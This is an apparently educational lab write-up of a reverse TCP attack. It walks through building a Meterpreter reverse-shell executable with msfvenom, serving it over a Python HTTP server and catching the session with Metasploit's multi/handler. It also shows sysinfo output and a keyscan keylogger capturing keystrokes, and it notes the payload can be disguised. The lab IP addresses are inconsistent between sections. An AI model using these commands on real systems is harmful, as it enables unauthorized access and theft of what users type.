Reverse TCP Connection

🧠 Reverse TCP Connection – Introduction

The **Reverse TCP Connection** is a hands-on security exercise designed to demonstrate how attackers can gain remote access to a target system through a **reverse shell**. In this lab, I simulated both attacker and victim environments using tools like **msfvenom**, and **Metasploit Framework**.

This lab enhanced my understanding of:

- Network-based exploitation
- Payload generation
- Remote code execution
- Basic incident response for reverse shell detection

➔ A tailored malicious payload was generated using Metasploit's msfvenom utility to establish persistent remote access.

Command Used to Create the Payload:

- msfconsole ("mission control center" of the **Metasploit Framework** – a powerful cybersecurity tool used by both ethical hackers (penetration testers) and cybercriminals.)

- msfvenom -p windows/meterpreter/reverse_tcp
  LHOST=192.168.201.134

  LPORT=1011 -f exe -o reverse_shell.exe

This command generated a “Windows executable payload” that would create a reverse_TCP Meterpreter session on the attacker’s machine when executed on the target.

Let me break down how this hacker tool works in simple terms:

1. **The Toolbox**: We're using a program called msfvenom - think of it like a Swiss Army knife for creating digital weapons. It combines two older tools into one handy package.
2. **The Payload**: We chose a specific "Windows backdoor" setting that makes infected computers secretly call home to the hacker's machine. Imagine it like a spy radio that automatically tunes to the attacker's frequency.
3. **The Return Address**: We programmed it with:
   - Where to call back to: 192.168.199.147 (the hacker's computer address)
   - Which "door" to use: port 1011 (like specifying which phone line to call)
4. **The Delivery Package**:
   - We packaged it as a regular .exe file (like any normal Windows program)

- Named it "reverse_shell.exe" (though it could be disguised as anything)

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

I love shells --egypt


       =[ metasploit v6.4.56-dev                          ]
+ -- --=[ 2505 exploits - 1288 auxiliary - 431 post       ]
+ -- --=[ 1616 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```


```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.201.129 LPORT=1011 -f exe -o reverse_shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.201.129 LPORT=1011 -f exe -o reverse_shell.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: reverse_shell.exe
```

Creating a custom PayLoad

After generating the payload, use python3 -m http.server to create a simple HTTP server, enabling the target machine to download the payload directly from the attacker's server.


```
kali@kali: ~ ×    kali@kali: ~ ×
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Hosting an HTTP Server for File Sharing



Downloading the payload on the target machine

- The custom payload was executed on the target server.
- This resulted in the successful creation of a remote session, allowing for unauthorized access.



Accessing the file on the target machine

The malicious "reverse_shell.exe" file first gets downloaded onto the victim's computer. For the attack to work, the user must then run this file - either by double-clicking it or opening it directly. When executed, the payload springs into action, creating a secret communication channel that connects the infected machine back to the hacker's system.

Commands:

- *"Use exploit/multi/handler"*
- *"set LHOST 192.168.199.147"*
- *"set LPORT 1011"*
- *"run"*

Using exploit/multi/handler prepares Metasploit to receive and interact with a payload that has been executed on a target, establishing a session (remote access) for further actions.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.201.129
LHOST => 192.168.201.129
msf6 exploit(multi/handler) > set LPORT 1011
LPORT => 1011
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.201.129:1011
[*] Sending stage (177734 bytes) to 192.168.201.134
[*] Sending stage (177734 bytes) to 192.168.201.134
[*] Sending stage (177734 bytes) to 192.168.201.134
[*] Sending stage (177734 bytes) to 192.168.201.134
[*] Sending stage (177734 bytes) to 192.168.201.134
[*] Sending stage (177734 bytes) to 192.168.201.134
[-] Failed to load client portion of priv.
```

Configuring the Payload for the Target Machine

- The **sysinfo** command in Metasploit provides details about the target system, including the operating system, architecture, hostname, IP address, and currently logged-in user.

```
meterpreter > sysinfo
Computer        : WIN-K9TPNL7C09A
OS              : Windows Server 2008 R2 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

The **keyscan** command is used to start a keylogger on the target system

```
meterpreter >
meterpreter > keyscan_
keyscan_dump   keyscan_start   keyscan_stop
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<^H>google.com<CR>

meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter >
```

Capturing the keystrokes on the target machine using keyloggers

Conclusion

The **Reverse TCP Connection** exercise provided a hands-on demonstration of how attackers can exploit systems using a reverse shell. By generating a malicious payload with **msfvenom** and setting up a listener with the **Metasploit Framework**, I

successfully simulated an attack where the target machine established a covert connection back to the attacker's system. This allowed for unauthorized access, remote command execution, and even keystroke logging using tools like **keyscan**. Key takeaways from this lab include:

- The effectiveness of reverse shells in bypassing network defenses.
- The importance of **payload delivery methods**, such as disguising malicious executables.
- The critical role of **incident detection**—monitoring unusual outbound connections can help prevent such attacks.

This exercise reinforced the need for robust cybersecurity measures, including **firewall rules**, **intrusion detection systems (IDS)**, and **user awareness training** to mitigate the risks posed by reverse shell attacks. Ethical hacking labs like this are invaluable for understanding attack methodologies and improving defensive strategies.